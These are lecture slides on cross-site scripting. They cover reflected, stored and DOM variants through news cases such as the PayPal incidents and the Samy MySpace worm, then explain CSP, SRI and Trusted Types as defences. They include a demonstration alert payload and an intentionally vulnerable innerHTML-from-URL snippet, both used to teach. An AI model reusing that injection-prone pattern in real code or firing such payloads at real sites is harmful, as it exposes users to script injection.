
- **Reflected XSS** (users + servers + attackers): attacker tricks the user to make a request to a legitimate site and the malicious payload is “reflected” to execute in the client
- **Stored XSS** (users + servers): malicious payload is stored in a resource of a legitimate site
- **DOM XSS** (users): malicious code runs only in the client-side; nothing is sent to the server

Reflected XSS



Social Engineering

- Why would a user click on such a link? 😎 ⇒ 😈
- Broad class of social engineering attacks:
  - Phishing webpage, e.g., webmail client
  - Link embedded in email
  - Link in banner ad, e.g., bit.ly/xxxx on twitter
  - Many many ways to fool user into clicking



Reflected XSS: PayPal

- Attack against PayPal

CROSS SITE SCRIPTING VULNERABILITY IN PAYPAL RESULTS IN IDENTITY THEFT

WRITTEN BY ADMINISTRATOR. POSTED IN SOFTWARE NEWS

Acunetix WVS protects sensitive personal data and prevents financial losses due to XSS attacks

London, UK – 20 June, 2006 – An unknown number of PayPal users have been tricked into giving away social security numbers, credit card details and other highly sensitive personal information. Hackers deceived their victims by injecting and running malicious code on the genuine PayPal website by using a technique called Cross Site Scripting (XXS).

The hackers contacted target users via email and conned them into accessing a particular URL hosted on the legitimate PayPal website. Via a cross site scripting attack, hackers ran code which presented these users with an officially sounding message stating, "Your account is currently disabled because we think it has been accessed by a third party. You will now be redirected to a Resolution Center." Victims were then redirected to a trap site located in South Korea.

Once in this “phishing website”, unsuspecting victims provided their PayPal login information and subsequently, very sensitive data including their social security number, ATM PIN, and credit card details (number, verification details, and expiry date).

Stored XSS: PayPal

- PayPal user could include his data in a malicious script:
  - This data was stored in the user's DB (failure in input sanitisation)
  - When an administrator visualised the user's registry, the code was executed

XSS marks the spot: PayPal portal peril plugged

Vuln was persistent but small, claims payment firm

John Leyden Mon 14 Jul 2014 // 12:41 UTC

PayPal has plugged a potentially nasty flaw on its internal portal.

The vulnerability, discovered by security analyst Benjamin Kunz Mejri of Vulnerability Laboratory, involved security shortcomings in PayPal's backend systems. More specifically, he said, it was an application-side filter bypass vulnerability in the official PayPal Ethernet portal backend application.

Before it was fixed, the flaw created a route for remote hackers to push malicious scripts onto PayPal's systems, as an advisory by the bug hunting team explains.

> **The filter bypass allows remote attackers to evade the regular parse and encode filter mechanism of the PayPal inc. online-service portal web-application. The persistent input validation vulnerability allows remote attackers to inject own malicious script codes on the application-side of the vulnerable service.**


Various types of attacks were possible before PayPal patched the vulnerability. For example, it might have been possible to siphon off admin/developer account data through the internal Ethernet portal. Worse still, local code execution in the Ethernet console backend portal of PayPal would also have been possible, according to Mejri.

https://www.theregister.com/2014/07/14/paypal_portal_peril_plugged/

https://web.archive.org/web/20150925082721/http://www.vulnerability-lab.com/get_content.php?id=1278

Stored XSS: Samy Worm

- Worm launched on MySpace (2005)
  - MySpace allowed a user to include HTML code in their profile 😍
  - Incomplete filtering (forgot JavaScript in CSS styles)
  - Worm executed when someone visited an infected profile, contaminating the profile of that user 😱
  - Executed by over a million users in the first 20h



https://en.wikipedia.org/wiki/Samy_(computer_worm)

Stored XSS: Samy Worm

- 10/04, 12:34 pm: You have 73 friends. I decided to release my little popularity program.I'm going to be famous...among my friends.
- 1 hour later, 1:30 am: You have 73 friends and 1 friend request.
- 7 hours later, 8:35 am: You have 74 friends and 221 friend requests. Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.
- 1 hour later, 9:30 am: You have 74 friends and 480 friend requests. Oh wait, it's exponential, isn't it. Oops.
- 1 hour later, 10:30 am: You have 518 friends and 561 friend requests. Oh no. I'm getting messages from people pissed off that I'm their friend when they didn't add me. I'm also getting emails saying "Hey, how did you get onto my myspace…"
- 3 hours later, 1:30 pm: You have 2,503 friends and 6,373 friend requests. I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. Man, I rock. Back to my worries. … Apparently people are getting pissed because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me. https://samy.pl/myspace/
- 5 hours later, 6:20 pm: I timidly go to my profile to view the friend requests. 2,503 friends. 917,084 friend requests. I refresh three seconds later. 918,268. I refresh three seconds later. 919,664 (screenshot below). A few minutes later, I refresh. 1,005,831.
- It's official. I'm popular.

Samy Kamkar

raided by


US Secret Services

XSS: still trendy

February 21, 2021 By Pierluigi Paganini

A white hat hacker has earned a $5,000 reward from Apple for reporting a stored cross-site scripting (XSS) vulnerability on iCloud.com.

https://securityaffairs.co/wordpress/114866/hacking/stored-xss-flaw-icloud-com.html



https://webappsec.dev/assets/pub/Google_IO-Securing_Web_Apps_with_Modern_Platform_Features.pdf

Preventing XSS

- For a long time the only countermeasure was **input sanitisation**:
  - Validating all headers, cookies, search queries, form fields, hidden fields, etc
  - Testing the presence of “dangerous” strings (**blacklisting**)
  - Very hard to ensure full coverage and to stay up-to-date
  - There are numerous ingenious forms to camouflage malicious code
  - Most popular Web development frameworks offer elaborate filtering mechanisms ⇒ still imperfect!

Preventing XSS

- **You're always safer using a whitelist- rather than blacklist-based approach**
- **Content Security Policy (CSP)**
  - Each site may **whitelist** script origins by setting this attribute
  - Inline scripts are not executed 👍; only scripts originating from sites in the whitelist
  - E.g., restricting to the current site:

    ```
    Content-Security-Policy: default-src 'self'
    ```

  - E.g., more permissive:

    ```
    Content-Security-Policy: default-src 'self'; img-src *; script-src
    cdn.jquery.com
    ```

https://csp.withgoogle.com/docs/index.html

Subresource Integrity (SRI)

- **Subresource Integrity**
  - What is a site in the whitelist is compromised? 🤔

2013: MaxCDN, which hosted bootstrapcdn.com, was compromised

MaxCDN had laid off a support engineer having access to the servers where BootstrapCDN runs. The credentials of the support engineer were not properly revoked. The attackers had gained access to these credentials.

Bootstrap JavaScript was modified to serve an exploit toolkit

  - We can include the hash of the code we are expecting to receive! 👍

Do not let your CDN betray you: Use Subresource Integrity

By Frederik Braun, Francois Marier

Posted on September 25, 2015 in Firefox Releases and Security

Mozilla Firefox Developer Edition 43 and other modern browsers help websites to control third-party JavaScript loads and prevent unexpected or malicious modifications. Using a new specification called Subresource Integrity, a website can include JavaScript that will stop working if it has been modified. With this technology, developers can benefit from the performance gains of using Content Delivery Networks (CDNs) without having to fear that a third-party compromise can harm their website.

Using Subresource Integrity is rather simple:

```
<script src="https://code.jquery.com/jquery-2.1.4.min.js"
integrity="sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxi
GkqveZETq72KgDVJCp2TC"
crossorigin="anonymous"></script>
```

DOM XSS

- The client-side API to manipulate the DOM is insecure!

Example: https://site.com/user.html?id=**alert('xss')**

Example: `https://example.com/#<img src=x onerror=alert('xss')>`

Runs directly in the browser

```
var foo = location.hash.slice(1);
document.querySelector('#foo').innerHTML = foo;
```

- The previous protections (CSP and SRI) do not protect the DOM from itself… 😱

- **Latest protection: Trusted Types**

CSP `trusted-types`, on the browser, rejects string assignments to dangerous DOM elements without the correct type

```
Content-Security-Policy: trusted-types myPolicy
```

```
element.innerHTML = location.hash.slice(1); // a string
```

```
▶Uncaught TypeError: Failed to set the 'innerHTML' property on 'Element': This document requires  demo2.html:9
`TrustedHTML` assignment.
    at demo2.html:9
```


Browser ensures that only trusted DOM functions (e.g., that sanitise inputs) generate strings with correct types

```
// Calls myCustomSanitizer(foo).
const trustedHTML = SanitizingPolicy.createHTML(foo);
element.innerHTML = trustedHTML;
```

https://github.com/w3c/trusted-types

OWASP Top 10

- Still much to see…



Acknowledgements

- This lecture's slides have been inspired by the following lectures:
  - CSE127: Web Security II
  - CS155: Web Attacks + Web Defenses
  - CS343: Web Security